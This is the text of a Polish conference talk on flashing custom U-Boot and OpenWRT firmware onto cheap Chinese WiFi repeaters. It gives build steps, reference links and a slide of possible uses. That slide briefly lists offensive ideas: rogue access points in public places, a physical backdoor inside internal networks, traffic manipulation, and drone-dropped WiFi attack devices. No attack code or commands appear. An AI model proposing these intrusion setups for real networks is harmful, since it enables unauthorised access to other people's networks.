- Bez półrodków – portujemy U-Boot i OpenWRT.
- Jako baza zostanie użyty U-Boot v2024.07 i OpenWRT v23.05.4

Alternatywnie:

- Można zostawić fabryczne bootloadery (niezalecane).
- Można użyć innego bootloadera, np. BREED.
- Można użyć innej niż OpenWRT dystrybucji.
- Niezależnie od wyboru **zrobić kopię zapasową partycji ART.**

# Własne oprogramowanie – U-Boot

Instrukcje z oficjalnej dokumentacji działają, więc:

- 1.Obtaining the source – pobieramy i wybieramy wydanie (v2024.07).
- 2.Building with GCC – instalujemy wszystkie wymagane pakiety.
- 3.Z mojego repozytorium pobieramy i kopujemy do wcześniejszego pobranego repozytorium U-Boota pliki z implementacją obsługi naszych Board.
- 4.Kompilujemy U-Boota.

# Własne oprogramowanie – U-Boot

## Przydatne linki:

- Device Tree: hardware description for everybody ! - „This talk will provide an introduction to the Device Tree, to jump start new developers in using this description language that is now ubiquitous in the vast majority of embedded Linux projects.”
- Porting U-Boot and Linux on New ARM Boards [...] - „[...] this talk will offer a step-by-step guide through the porting process. From board files to Device Trees, through Kconfig, device model, defconfigs, and tips and tricks [...]”
- Device Tree Usage - „This page walks through how to write a device tree for a new machine. It is intended to provide an overview of device tree concepts and how they are used to describe a machine.”
- mips: add initial support for qca956x referenced board - jak dodać wsparcie na przykładzie.

# Własne oprogramowanie – OpenWRT

Instrukcje z oficjalnej dokumentacji działają, więc:

1. Build system setup – instalujemy wszystkie wymagane pakiety.
2. [...] build system permission handling [...] - naprawiamy problem z uprawnieniami.
3. Build system usage – pobieramy i wybieramy wydanie (v23.05.4).
4. Z mojego repozytorium pobieramy i kopujemy do wcześniej pobranego repozytorium OpenWRT pliki z implementacją obsługi naszych repeaterów.
5. Kompilujemy OpenWRT.

# Własne oprogramowanie – OpenWRT

## Przydatne linki:

- Adding new device support
- Adding a new device
- Adding new platform support
- Hardware Hacking First Steps
- Device Support: MAC address setup
- Device Tree Usage in OpenWrt (DTS)
- The OpenWrt Flash Layout
- Device support policies / best practices - „This page provides additional guidelines for adding device support.”
- add support for - jak dodać wsparcie na przykładach.
- What does “0@eth1” “2:lan” [...] “1:wan” means? - szczegóły składni opisywania portów.
- MMC/SD card over GPIO howto - „This is a short guide to get an MMC/SD card working with OpenWrt Kamikaze 8.09 and an 2.6 Kernel.”

# Własne oprogramowanie

## Przydatne linki:

- #rC3 - Porting Linux to your favorite obscure Arm SoC
- Johannes 4GNU\_Linux - „Here on my Channel I put out some videos about GNU/Linux with a focus on applications for automation and Embedded Systems.”

# Nowe możliwości i zastosowania


- Teraz, mając już pełną kontrolę nad tym, co działa na naszym sprzęcie, jak możemy go inaczej wykorzystać?
- Biorąc pod uwagę zalety:
  - Niski pobór mocy ( $0,2A@5,1V \approx 1W$ ).
  - Możliwość zasilania panelem słonecznym.
  - Niewielkie rozmiary ( $7x4,9x1,6$  [cm]).
  - Możliwość autonomicznej pracy.
  - Elastyczność konfiguracji.
  - Możliwość dopasowania do naszych potrzeb.
- Umożliwia nam to nietypowe zastosowania.

# Nowe możliwości i zastosowania



- Bardziej zaawansowane Arduino.
- AP dla czujników/urządzeń smart home.
- Bot do wykonywania akcji w sieci.
- Klaster „obliczeniowy”.
- Rouge AP w miejscach publicznych.
- Fizyczny backdoor w sieciach wewnętrznych.
- Rejestracja/manipulacja ruchem sieciowym.
- Manipulacja WiFi bez potrzeby fizycznej obecności w zasięgu AP – można zrzucić dronem (jeżeli okoliczności na to pozwalają).

# Nowe możliwości i zastosowania

- Gdybyśmy chcieli zrobić klaster (za \$14,22):



Choice Digitaling Store >



Choice Good product Store >



Add to cart Returns/refunds



Add to cart Returns/refunds

Subtotal US \$4.98  
Total US \$4.73

VAT included ?

# That's all folks!



[www.github.com/wcyb](https://www.github.com/wcyb)  
[www.linkedin.com/in/wojciech-cybowski](https://www.linkedin.com/in/wojciech-cybowski)

# ■ FEEDBACK

Sprzęt sieciowy "Made in China": niespodzianki,  
zagrożenia, możliwości

Wojciech Cybowski

<https://thehacksummit.com/user.html#!/lecture/THS24-2e70/rate>

